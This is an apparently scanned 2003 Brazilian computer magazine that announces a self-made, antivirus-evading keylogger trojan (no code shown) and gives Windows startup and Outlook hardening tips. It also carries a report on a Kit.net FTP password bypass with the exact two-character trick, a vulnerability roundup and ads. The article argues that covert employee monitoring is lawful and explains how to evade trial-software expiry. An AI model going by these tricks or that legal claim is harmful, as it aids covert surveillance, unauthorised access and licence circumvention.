Calma, esta não é mais uma daquelas matérias chatas sobre vírus, de conteúdo meramente histórico ou relacionando um ou outro conselho que já estamos cansados de saber ("verifique os anexos de e-mail antes de abri-los", "mantenha seu antivírus atualizado", etc.).

É evidente que não basta ter um bom antivírus, mesmo que atualizado. Afinal, novas pragas digitais surgem, na pior das estatísticas, semanalmente. Muitos discordam desta tese, mas resolvi prová-la de um modo muito simples: fabricando um programa com características virais, mas que não seja reconhecido por qualquer antivírus - o resultado está disponível no CD-ROM da revista e comentado ao longo desta matéria.

Há quem afirme que não seria necessário ir tão longe, bastaria compactar e criptografar um vírus já descoberto, para que o mesmo não fosse mais reconhecido. Mas este método só funcionaria ao nível do arquivo; uma vez executado o programa, certamente o antivírus o detectaria na memória do micro.

Esta matéria foi dividida em três partes:

1) "Dicas gerais para lidar com os vírus": reúne o que há de essencial sobre o Registro do Windows e dicas de configurações para evitar a infecção viral; caso seja um usuário avançado, pode pular esta seção;

2) "Entendendo o funcionamento do programa": reúne algumas das rotinas típicas de programas virais, todas projetadas para programação em Delphi 5 ou superior; se não se interessa por programação, nada impede que pule esta seção;

3) "Usando o programa": ensina a instalar e usar o programa que será cedido no CD-ROM da revista na próxima edi-

ção (um Keylogger que envia tudo o que é digitado no computador para um endereço de e-mail predeterminado).

Antes de prosseguirmos neste estudo, vale uma advertência: vírus e programa com características virais não são o mesmo. Um programa com características virais não se multiplica nem danifica o computador. Só será considerado vírus quando introduzido no computador por outra pessoa, que não seja o proprietário, e sem a autorização deste. Tratam-se dos malfadados *Trojan Horses*, cavalos de Troia, na tradução literal.

Dois são os alvos fundamentais de um vírus *Trojan Horse*, e talvez esta seja a melhor forma de distingui-los das demais espécies virais: abrir uma *Backdoor* ou funcionar como *Keylogger*. Na primeira hipótese, o programa permite que outro usuário tenha acesso remoto ao computador; enquanto o *Keylogger* captura as teclas digitadas no computador da vítima, gravando-as em um arquivo de texto que, periodicamente, é remetido ao usuário mal-intencionado, interessado nestas informações.

O programa-alvo desta matéria pode funcionar como *Trojan Horse* do tipo *Keylogger*. É evidente que o programa em si não é ilícito, nem tampouco sua programação configura crime. Ilícito é o uso do programa para fins ilegais, como violação de correspondência [é importante lembrar que, juridicamente, "*E-mail se caracteriza como correspondência pessoal*" (TRT, 3ª R. - RO 0634/97 - 4ª T. - Rel. Juiz Fernando Luiz Gonçalves Rios Neto - DJMG 04/10/1997)].

Não comete crime, por exemplo, o empregador que monitora o uso da Internet disponibilizada no local do trabalho mediante um *Keylogger*. Afinal, fiscalizar as atividades do empregado em trabalho nada mais é do que o exercício de um direito (artigo 2º da CLT). Desta forma, nada mais justo que a intervenção do empregador, punindo seu subordinado que usa irregularmente a conexão de Internet



fornecida como ferramenta de trabalho. Embora seja viável o prévio aviso dos empregados quanto à monitoração, há quem defenda a tese de que isto seja inexigível, uma vez que o contrato trabalhista não é necessariamente escrito, não sendo forçoso concluirmos que, ao enviar ou receber e-mails no local e horário de trabalho, o empregado concorda tacitamente com a leitura dos mesmos, uma vez que são presumidamente de interesse da empresa.

Com isso, já pudemos verificar um uso lícito para o programa, capaz de retirar-lhe o estigma de vírus. Diferente é a situação de quem camufla o programa dentro de uma animação em Flash e envia este pacote para um amigo, esperando com isso receber senhas de e-mail e cartão de crédito.

Dicas gerais para lidar com os vírus:

O primeiro conceito importante é determinado pelo vírus "residente na memória do computador". Isso significa, apenas, que ele é carregado para a memória do computador sempre que ligado (vírus de *boot*) ou quando o Windows é iniciado. Os vírus de *boot* são os mais difíceis de lidar, pois exigem backup do setor do boot (MBR - Master Boot Record) do HD. Já os vírus iniciados em conjunto com o Windows podem ser reparados sem maiores problemas, desde que, é claro, não afetem o próprio sistema operacional; nesta hipótese, o que resta é reinstalar o Windows.

Muitos vírus possuem data de ativação, o que significa que a ação destruidora só acontece em certa data predeterminada (ex.: Sexta-feira 13 ou alguma data especial para o programador). Dessa forma, nada impede que desativemos o vírus antes que "exploda". Para isso, é preciso descobrir, primeiramente, como o vírus é iniciado.

As formas de execução podem variar conforme a versão do Windows, por exemplo: nas versões 95 e 98 do Windows, é possível iniciar um programa inserindo a respectiva chamada no "autoexec.bat", enquanto que no Windows Millennium Edition isso não é possível. Por este motivo, alguns vírus projetados para Windows 95 não funcionaram no Windows Millennium.


Aliás, já que citei o Windows 95 e o autoexec.bat, vou aproveitar para citar uma curiosidade relacionada aos programas mais antigos distribuídos para uso por tempo deter-

minado: bastava inserir o comando "date" (ex.: date 17/10/1980) no "autoexec.bat", para que o programa fosse usado por tempo indeterminado. Com isto, cada vez que o Windows fosse iniciado, a data do sistema era alterada para a que especificássemos depois do comando, desta forma a data nunca mudaria e o tempo de uso do programa nunca expiraria, pois sempre estaríamos no primeiro dia de uso.

Voltando ao estudo a que nos propomos, vejamos mais um modo de execução, vale dizer, o mais utilizado por ser compatível com os sistemas Windows 95, 98, Me e XP. Trata-se do registro, o cérebro do Windows, local onde são armazenadas todas as informações fundamentais do sistema operacional.

Antes de qualquer coisa, fica a advertência: use o registro do Windows por sua conta e risco. Erros no registro podem fazer com que o sistema não seja mais iniciado. Portanto, tenha prudência antes de fazer qualquer alteração no registro do Windows. Siga rigorosamente os procedimentos aqui descritos e, havendo dúvida, não faça qualquer alteração (deixo meu e-mail disponível ao leitor no fim do artigo).

Para abrir o editor do registro, clique no menu *Iniciar* do Windows e depois em *Executar* (ou pressione *Winkey + R*), digite *REGEDIT* e tecla *ENTER*.



Estas pastas são chamadas "chaves do registro". Na metade do lado direito são exibidos os valores contidos em cada chave e cada valor contém um conjunto de dados.

Cada chave tem uma função específica:

1)HKEY_CLASSES_ROOT: na verdade é um atalho para a chave HKEY_LOCAL_MACHINE\SOFTWARE\CLASSES, cuja finalidade é manter a compatibilidade com os aplicativos 16

bits; isto porque o registro do Windows 3.x apresentava uma chave chamada HKEY_CLASSES_ROOT;

2)HKEY_CURRENT_USER: outro atalho, este para a chave relativa ao usuário que fez o *login* no sistema (ex: HKEY_USERS\JULIANO, sendo que JULIANO corresponde ao nome do usuário, ou HKEY_USERS\DEFAULT);

3)HKEY_LOCAL_MACHINE: é a chave mais importante; nela encontramos as configurações do Windows, dados de programas instalados e periféricos. Esta chave é armazenada no arquivo *system.dat*;


4)HKEY_USERS: armazena as configurações de cada usuário, quando há o *login*, há a escolha por uma de suas chaves. O conteúdo desta chave é armazenado no arquivo *user.dat*;

5)HKEY_CURRENT_CONFIG: outro atalho, este para HKEY_LOCAL_MACHINE\Config\0001 (estes números finais correspondem ao perfil de hardware e podem variar); caso haja mais de um perfil de hardware, você pode verificar qual é o utilizado pelo sistema verificando o valor "CurrentConfig" na chave HKEY_LOCAL_MACHINE\CurrentControlSet\Control\NDConfigDB;

6)HKEY_DYN_DATA: esta chave é curiosa; todas as informações nela contidas (reunidas durante o boot e armazenadas na memória RAM) são dinâmicas, ou seja, só existem até que a sessão seja finalizada, não são armazenadas em arquivo e os dados se referem, por exemplo, a dispositivos *Plug and Play*.


Entendido o funcionamento do registro do Windows, vamos ao que interessa: uma das chaves responsáveis pela execução de aplicativos durante o boot do sistema é:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run




Cada um destes valores se refere a um programa que é executado junto com o boot do Windows, com exceção do valor "(Padrão)", pois é um valor vazio (não contém dados).

Se quiser que o sistema pare de executar alguns destes programas durante o boot, basta apagar o valor ou os dados dentro do valor. Para apagar um valor, dê um clique simples sobre ele com o mouse, tecla *delete* e confirme a exclusão. Para apagar os dados de um valor, clique duas vezes sobre ele com o mouse e apague os dados (veja a tela abaixo); confirme clicando em *OK*.



No caso da tela acima, com exceção do "Tweak UI", todos os programas são essenciais ao sistema e devem ser executados, principalmente o *SysTray.exe*.

Uma forma mais simples é usar um utilitário distribuído a partir do Windows 98, trata-se do MSCONFIG. Para abri-lo, clique em *Executar*, no menu *Iniciar*, digite *MSCONFIG* e tecla *Enter*. Escolha a aba *Iniciar*.




Agora você pode desmarcar as caixas referentes aos aplicativos que não devem ser executados no próximo boot do sistema. Se ocorrer algo errado é só remarcar a caixa de seleção.

Note que na janela do MSCONFIG estão relacionados outros aplicativos além dos que descobrimos dentro da chave do registro que acabamos de abrir. A razão é muito simples, outras chaves também informam os aplicativos que serão executados durante o processo de boot:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Runonce
HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run
```

As chaves acima, seguidas do sinal "-" (ex.: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run-), contêm os programas excluídos do processo de boot pelo MSCONFIG. Quando um valor é desmarcado no MSCONFIG, ele é movido para uma chave-espelho (cujo nome é seguido pelo sinal "-").

Além do registro, o *win.ini* também carrega programas:



A maioria dos vírus possui um mecanismo interessante: capturam o pedido de desligamento do computador e, neste momento, verificam se ainda estão marcados para serem carregados no próximo boot do sistema. Desta forma, não adiantará desmarcá-lo no MSCONFIG; será preciso fazer isso sem que ele tenha sido executado, ou seja, fazendo o boot do computador no *Modo de Segurança*.

Configure corretamente o seu Outlook Express: clique no menu *Ferramentas*, escolha o item *Opções...* e selecione a aba *Leitura*.

1) Desmarque o item *"Download automático de mensagens ao usar o painel de visualização"*, ou desabilite o *Painel de Visualização (Exibir, Layout)* e desmarque a opção *"mostrar o painel de visualização"* e clique em *OK*; isto porque existem vírus que são executados por script quando a mensagem é aberta automaticamente;


2) Ainda na aba *Leitura*, marque a opção *"Ler todas as mensagens em texto sem formatação"*;

3) Na aba *Segurança*, confirme se o item *"Avisar quando outro aplicativo tentar enviar email como se fosse eu."* está marcado;

4) Se preferir deixar desmarcada a opção *"Não permitir que sejam salvos nem abertos anexos que possam conter vírus."*, não se esqueça de verificá-los com o antivírus.

Mas a melhor dica seria: não use o Outlook Express! Troque-o, por exemplo, pelo *The Bat!* ou pelo *Incredimail*. Isto porque o gerenciador de e-mails da Microsoft é o principal alvo dos vírus. Enquanto não houver vírus destinado, por exemplo, ao *The Bat!*, seu computador estará a salvo.

Não perca, na próxima edição, o segundo e o terceiro tópico deste artigo



Conheça as publicações da Digerati



DIGERATI
editorial

www.digerati.com

As Falhas do Kit.net

Marcelo Gomes
marcelo@totalsecurity.com.br

Até o início da noite do dia 15 de fevereiro (sábado), o provedor de hospedagem Kit.net, da Globo.com, possuía uma falha grave em seu servidor. A brecha de segurança, revelada pela equipe do site Total Security, permitia que um atacante acessasse qualquer conta do Kit.net, mesmo sem saber a senha, e fizesse qualquer modificação nos sites, inclusive eliminar um por um.

O problema se encontrava em uma falha de autenticação do servidor de FTP (File Transfer Protocol) do Kit.net. Quem consegue acesso à conta FTP geralmente tem controle total sobre o sistema, podendo incluir, eliminar, ler ou modificar qualquer arquivo.

No caso do Kit.net, bastava saber o login, que geralmente é o próprio nome do site. A senha era burlada com um comando de dois caracteres (^w - circunflexo e w), que podia ser usado para todas as contas. A falha também foi constatada pelo site de segurança InfoGuerra. A partir disso, os dois sites (Total Security e InfoGuerra) se empenharam para entrar em contato com a equipe de segurança da Globo.com, o que já havia sido tentado duas vezes antes, sem sucesso.

O supervisor de operações do data center, Anderson Lopes, disse que foram tomadas medidas emergenciais e o servidor foi bloqueado. De fato, a partir daquele momento, os usuários com contas no Kit.net não mais conseguiram acessar o serviço FTP mesmo com as senhas verdadeiras. Lopes disse que o problema foi repassado para os analistas de segurança, e a diretoria determinou que os detalhes sobre a falha e as providências tomadas só seriam fornecidos após análises mais profundas. Até o momento em que essa matéria foi ao ar, nas primeiras horas de domingo, as tentativas de acesso ao serviço FTP, por intermédio de programas ou pelo endereço [ftp.kit.net](ftp://kit.net), falhavam e retornavam uma mensagem de 'time-out' (tempo de conexão esgotado). Só era possível transferir arquivos pelo gerenciador de arquivos, no site do provedor.

Há um mês, alguns crackers já estavam se aproveitando da falha, inicialmente "para se exibirem", desfigurando e derubando sites hospedados pelo Kit.net. Mas depois surgiu a ideia de fraudar o concurso de sites promovido pelo provedor, no qual são oferecidos prêmios em dinheiro que vão de R\$ 50 a R\$ 3 mil. O plano consistia em entrar em alguns sites, baixar a página de votação e alterar o código original para o código do site de que se queria aumentar os votos artificialmente. Depois disso, era só colocar a página novamente no site invadido e esperar que os votos fossem automaticamente desviados. Felizmente, a informação sobre a falha circulava em grupos restritos, e o truque para fraudar o concurso começou a ser utilizado apenas um dia antes da falha ser comunicada à Globo.

Mas não é a primeira vez que se encontram falhas de autenticação em serviços da Globo.com. Há mais ou menos cinco meses, havia uma falha no serviço de webmail da empresa, que permitia, por meio de simples exploits, alterar a senha de qualquer um de seus usuários de e-mail e, com isso, ler todas as suas mensagens. Também era possível que outra pessoa recuperasse uma senha cadastrada por um usuário. Dava um pouco mais de trabalho, mas não era impossível.

Após a Globo ter inaugurado um provedor de acesso e passado a cadastrar usuários pagantes, foi descoberta uma falha de programação no formulário de cadastro. O bug permitia que um usuário pagante se cadastrasse com o mesmo login de um usuário de e-mail gratuito da empresa. Essa falha também foi informada pela Total Security à Globo.com e já deve ter sido corrigida.

Quase na entrega desse texto ao editor, o InfoGuerra recebeu informações de que o Kit.net teria mais um problema, que consistia em um usuário recém-criado poder roubar subdomínios de usuários antigos. Não conseguimos verificar com exatidão qual seria a data-limite entre um subdomínio

Comprar

Linux  **Arquivo Linux 8**
Mandrake 9.0: guia passo-a-passo de instalação, particionamento, configuração Web, programas da Distro, dicas especiais e muito mais.
R\$ 9,90

JOGOS  **Click 404 Jogos 9**
Exclusivo! todos os jogos rodam direto do CD. Não precisa instalar. Ação, Aventura, Tabuleiro, Clássicos, Corrida, Esportes.
R\$ 9,90

FAQ  **FAQ 2**
As dicas de Delphi que você tanto procurava. No CD: programas e tutoriais. Na revista: manual para começar a programar. Banco de Dados: componentes e códigos para SQL no Delphi e muito mais!
R\$ 9,90

DVD-ROM  **DVD-ROM 3**
Disco com o conteúdo de 14 CDs! 100 mil cliparts, 200 programas grátis, 650 MB de drivers, 202 cursos, pacotes de jogos e muito mais.
R\$ 19,90

Games  **TopGames Evolution 24**
Wolverine X Goku. Jogue PlayStation: o melhor emulador. Vídeos: Metal Gear Solid 2 Substance. Final Fantasy X-2: dois anos depois, Yuna volta armada e perigosa. Jogos: Sonic Quest completo e muito mais.
R\$ 9,90

KIDS  **TopGames Kids 2**
60 jogos sem violência, rodando direto do CD! Diversão ideal para os pequenos. Matérias com Samurai Jack, Sakura Card Captures, Digimon e Dexter.
R\$ 9,90

Geek  **Geek 9**
Arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos.
R\$ 9,90

500  **TopGames Surpresa 3**
500 jogos para Windows! Simples e divertidos, incluindo grandes clássicos.
R\$ 9,90

Comprar

Linux  **PC Linux I**
Sistema Completo: Linux que roda direto do CD. Nova versão! Demo Linux 3.0 — baseado no Debian. Não precisa instalar.
R\$ 9,90

Cliparts  **Cliparts e Cia. 7**
Coleção em 3 volumes com as melhores imagens do mundo. Mais de 25.000 gráficos e fontes. Faça: cartões, anúncios, convites, cartazes, malas-diretas, apresentações, Web sites, revistas e muito mais!
R\$ 9,90

GameBlaster  **Game Blaster 2**
2 CDs: dezenas de games incríveis! Na Revista: Yo-Gi-Oh, Zillion, Akira, Capcom x SNK 2, Spider-Man. Dicas de PlayStation, PS2, GameCube, Game Boy Advance, Xbox, PC.
R\$ 9,90

H4CK3R  **H4CK3R 8**
Firewall: transforme seu computador em uma verdadeira fortaleza. Anti-Spam: chega de caixa lotada. Ntop: topo de ferramentas de gerenciamento de redes. Mais de 30 novos exploits.
R\$ 9,90

Literatura  **Literatura Digital I**
Todos os livros de Paulo Coelho em versão digital! Mais: coleção completa de clássicos da literatura universal
R\$ 9,90

Classicos  **TopGames Clássicos 2**
232 máquinas simuladas com perfeição, utilizando uma avançada técnica desenvolvida por jogadores. O mundo dos Pinballs. Inédito!
R\$ 9,90

Geek  **Geek Especial 4**
Aprenda a montar seu próprio computador + CD com coletânea especial de programas.
R\$ 4,90

Internet  **Internet Prática I**
Feita para quem quer desenvolver para a Internet, começando pelas páginas dinâmicas, mas entrando em todos os aspectos mais importantes.
R\$ 9,90

Comprar

Hardware  **PC Brasil Especial 3**
Kit do técnico em hardware contendo 20 softwares para diagnóstico e correção + discos de boot, minidistro Linux...
R\$ 9,90

E-Learning  **E-Learning 7**
Curso de Inglês interativo no CD. As profissões do século 21. Coleção aprendizado digital. 1001 macetes para passar no vestibular. Mapa do Brasil atualizado. Dicionário de sinônimos e verbos.
R\$ 9,90

PC Max I  **PC Max I**
Informação pesada para quem gosta de hardware. Coolers para P4, ATI RADEON 9000 PRO, P4 Mobos, Truques da BIOS e muito mais.
R\$ 8,90

PC Brasil I3  **PC Brasil I3**
Faça seus programas usando o Borland Delphi. Mais de 25 minutos de aulas multimídia sobre linguagem de programação orientada a eventos. Curso completo de Redes. Hackers: entrevista exclusiva com Kevin Mitnik.
R\$ 9,90

CD-ROM  **CD-ROM Aprender 2**
Softwares de tradução, gerador de telemensagens, central de fax, busca de CEP, dicionário de sonhos, jogos e muito mais.
R\$ 9,90

Tradução  **TopGames esp. 7**
Transforme seu PC em máquinas de fliperama e videogames. Do Atari ao PlayStation, com guia de uso na revista. Grátis 500 ROMs para jogar.
R\$ 9,90

Click  **Click 7**
Programas especiais para gravação de CDs, softwares administrativos e muito mais.
R\$ 8,90

DIGITAL  **Áudio e Vídeo Digital I**
Programas e dicas para usar em seu micro para processar som e vídeo.
R\$ 9,90

Receba a sua revista em casa. O frete é grátis

Comprar

How-to  **How to I**
Aprenda fazendo. Como fazer um upgrade na sua máquina independente do dinheiro que você tem no bolso.
R\$ 9,90

H4CK3R  **H4CK3R 2**
Saiba o que é o hacktivismo, aprenda a configurar seu Linux para evitar ataques e muito mais.
R\$ 9,90

WebMasters  **The WebMasters I2**
A preferência pelos profissionais de Internet traz o fantástico Xara Webstyle 2.0 em versão completa no CD. Curso de Flash 3D, software Maya Learning Edition e muito mais!
R\$ 9,90

DVD-ROM  **DVD-ROM 2**
DVD-ROM com conteúdo equivalente a 14 CDs! Mais de 2.300 softwares, 9 trailers de filmes e muito mais.
R\$ 19,90

Comprar

E-Learning  **E-Learning 2**
101 cursos completos e pacote com simulados e apostilas para concursos públicos.
R\$ 9,90

Geek  **Geek especial I2**
Cursos e muitos exemplos práticos para quem quer criar animações, filmes e jogos usando a linguagem que dominou a Internet.
R\$ 9,90

Cursos  **Cursos de Informática 5**
Primeira revista do País a fornecer no CD-ROM material didático completo de 7 cursos de nível superior e pós-graduação em tecnologia.
R\$ 9,90

FAÇA  **Faça Você Mesmo 2**
Aprenda passo a passo tudo o que é necessário para montar seu próprio computador e fazer sua manutenção.
R\$ 9,90

Comprar

Geek  **Geek 28**
A eleição da década: os top 100 freewares. Mais P2P (e quem se cansa disso?), a história das interfaces e um excelente tutorial de Java.
R\$ 11,90

Áudio e Vídeo  **Áudio e Vídeo Digital 7**
Música e cinema no computador. São os principais assuntos da revista. Para quem quer usar o computador para fazer arte.
R\$ 9,90

Cursos  **Cursos de Informática 3**
Cursos de 3D Studio, Administração de redes, Delphi, AutoCAD, Visual Basic e testes de certificação.
R\$ 9,90

Computador  **Meu Computador 8**
Desvende os segredos do Photoshop em uma videoaula exclusiva. Traduza textos em mais de 60 línguas. 2 CDs brindes!
R\$ 9,90

Nome: _____
Endereço: _____
Cidade: _____ Estado: _____ CEP: _____
E-mail ou Telefone: _____

Mande cheque nominal ou vale postal para: Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 — 12º andar
Cerroqueira César — São Paulo/SP — CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.
Para mais informações: (11) 3217-2600 ou atendimento@digerati.com.br
Para comprar pela Internet: www.digerati.com

criado no Kit.net que estava seguro e o que não estava seguro. Mas depois de criado ou roubado um subdomínio, o mesmo já estava seguro, não podendo mais ser roubado por outra pessoa (nem mesmo pelo seu antigo dono). A falha novamente foi informada à equipe de segurança da Globo.com e, até a entrega desta matéria, não foram apresentadas soluções para o fato, declarando apenas ser uma "falha técnica" (óbvio, né?).

Escrito por Giordani Rodrigues, editor do site de segurança www.infoguerra.com.br

Adaptado por Marcelo Gomes, administrador da Total Security

Vulnerabilidades de Janeiro/Fevereiro de 2003

Nota: É totalmente impossível informar em apenas duas páginas todas as vulnerabilidades identificadas em um bimestre. Abaixo estão algumas que eu selecionei. Elas foram escolhidas aleatoriamente e não representam necessariamente ser as mais importantes deste bimestre.

Múltiplas vulnerabilidades no Oracle 8 e 9

As falhas descobertas no Oracle encontram-se na função TO_TIMESTAMP_TZ, TZ_OFFSET, no binário ORACLE.EXE, no diretório DAV_PUBLIC e em seus parâmetros e também no módulo MOD_ORADAV. Quatro falhas são do tipo buffer overflow e duas do tipo Denial of Service (DoS).

Falha no PHP 4.3.0 - O PHP possui um código que previne o acesso direto aos binários CGI com a opção "enable-force-cgi-redirect" e a opção no php.ini "cgi.force_redirect". No PHP 4.3.0 existe uma vulnerabilidade que pode tornar esta função inativa.

PHP-Nuke 6 (e anteriores) com problemas na inserção de avatar - Quando os usuários se cadastram, é necessário selecionar um avatar numa lista disponível no diretório /images/forum/avatars do web site. Quando o PHP-Nuke inserir o nome da imagem selecionada no banco de dados, não há execução de qualquer tag ou checagem de códigos. Então, um usuário pode inserir códigos HTML ou Java que será introduzido ao banco de dados e exibir onde quer que seja mostrado o avatar. Isso pode conduzir a postagens indevidas e bagunçar o fórum.

EServ/2.97 com falha de negação de serviço - <http://www.totalsecurity.com.br/topics.php?op=viewtopic&topic=8>

O Servidor EServ presta serviços HTTP, FTP, SMTP, POP3, entre outros. Apesar de sua funcionalidade, está vulnerável a um ataque de negação de serviço. Foram encontrados quatro bugs que permitem dar um *kill* no servidor.

Hyperion FTP Server vulnerável a overflow - A vulnerabilidade existe na versão 2.8.11, que permite aos usuários executarem um código arbitrário no contexto do sistema. O problema reside no *Marby Socket Window e ftpservx.dll*, que não suportam *dir+(buffer=300 byte)*.

Validação de Certificação Incorreta no Java Secure Socket Extension - O plug-in do Java e o Java Web Start podem incorretamente validar um certificado digital de arquivos JAR. Isso resulta num site não-confiável se passar por um site confiável.

Vulnerabilidade de acesso remoto no Dotproject - A vulnerabilidade existe no arquivo chamado *core.php*, que é encontrado no diretório /locale/. Por não setar o *.htaccess* neste diretório, não há nenhuma checagem de segurança no arquivo. Um atacante pode chamá-lo diretamente e ler arquivos locais com permissão contida no servidor Web.

YabbSE vulnerável à execução remota de códigos - YabbSE é uma nova versão do popular software de fórum Yabb, que suporta PHP e MySQL. Embora novo, ele está vulnerável à global injection. YabbSE mantém todas suas funções no diretório chamado Sources, no qual não está protegido. Dentro deste diretório, existe o arquivo Packages.php, que não é chamado diretamente. Porém, um atacante pode chamá-lo diretamente através de um script, rodando então um código arbitrário remotamente.

CuteFTP com overflow - CuteFTP é um famoso cliente FTP (File Transfer Protocol) que permite aos usuários utilizarem as capacidades desse protocolo sem que se tenha conhecimentos sobre ele. Sobre esta falha, é possível 'quebrar' e executar shell codes no cliente CuteFTP, por base de envio longo (>2048b) de um requerimento de ftp-banner. Ou seja, um cracker poderia montar um server e invadir as máquinas de usuários que se conectassem nele usando o CuteFTP versão 4.x.

Gallery 1.3.2 permite acesso remoto ao

server - Gallery é um sistema de gerenciamento de imagens open source que possui uma falha em seu sistema de publicação na Web. Sua versão 1.3.2 introduziu uma nova característica que permite aos usuários publicarem imagens a um web site usando o Windows XP Publishing. Essa característica introduziu um bug, que permite a um usuário malicioso criar uma URL que pegue acesso remoto no servidor Web, como usuário-padrão desse servidor, obtendo total controle do sistema.


AOL corrige vulnerabilidades no serviço de

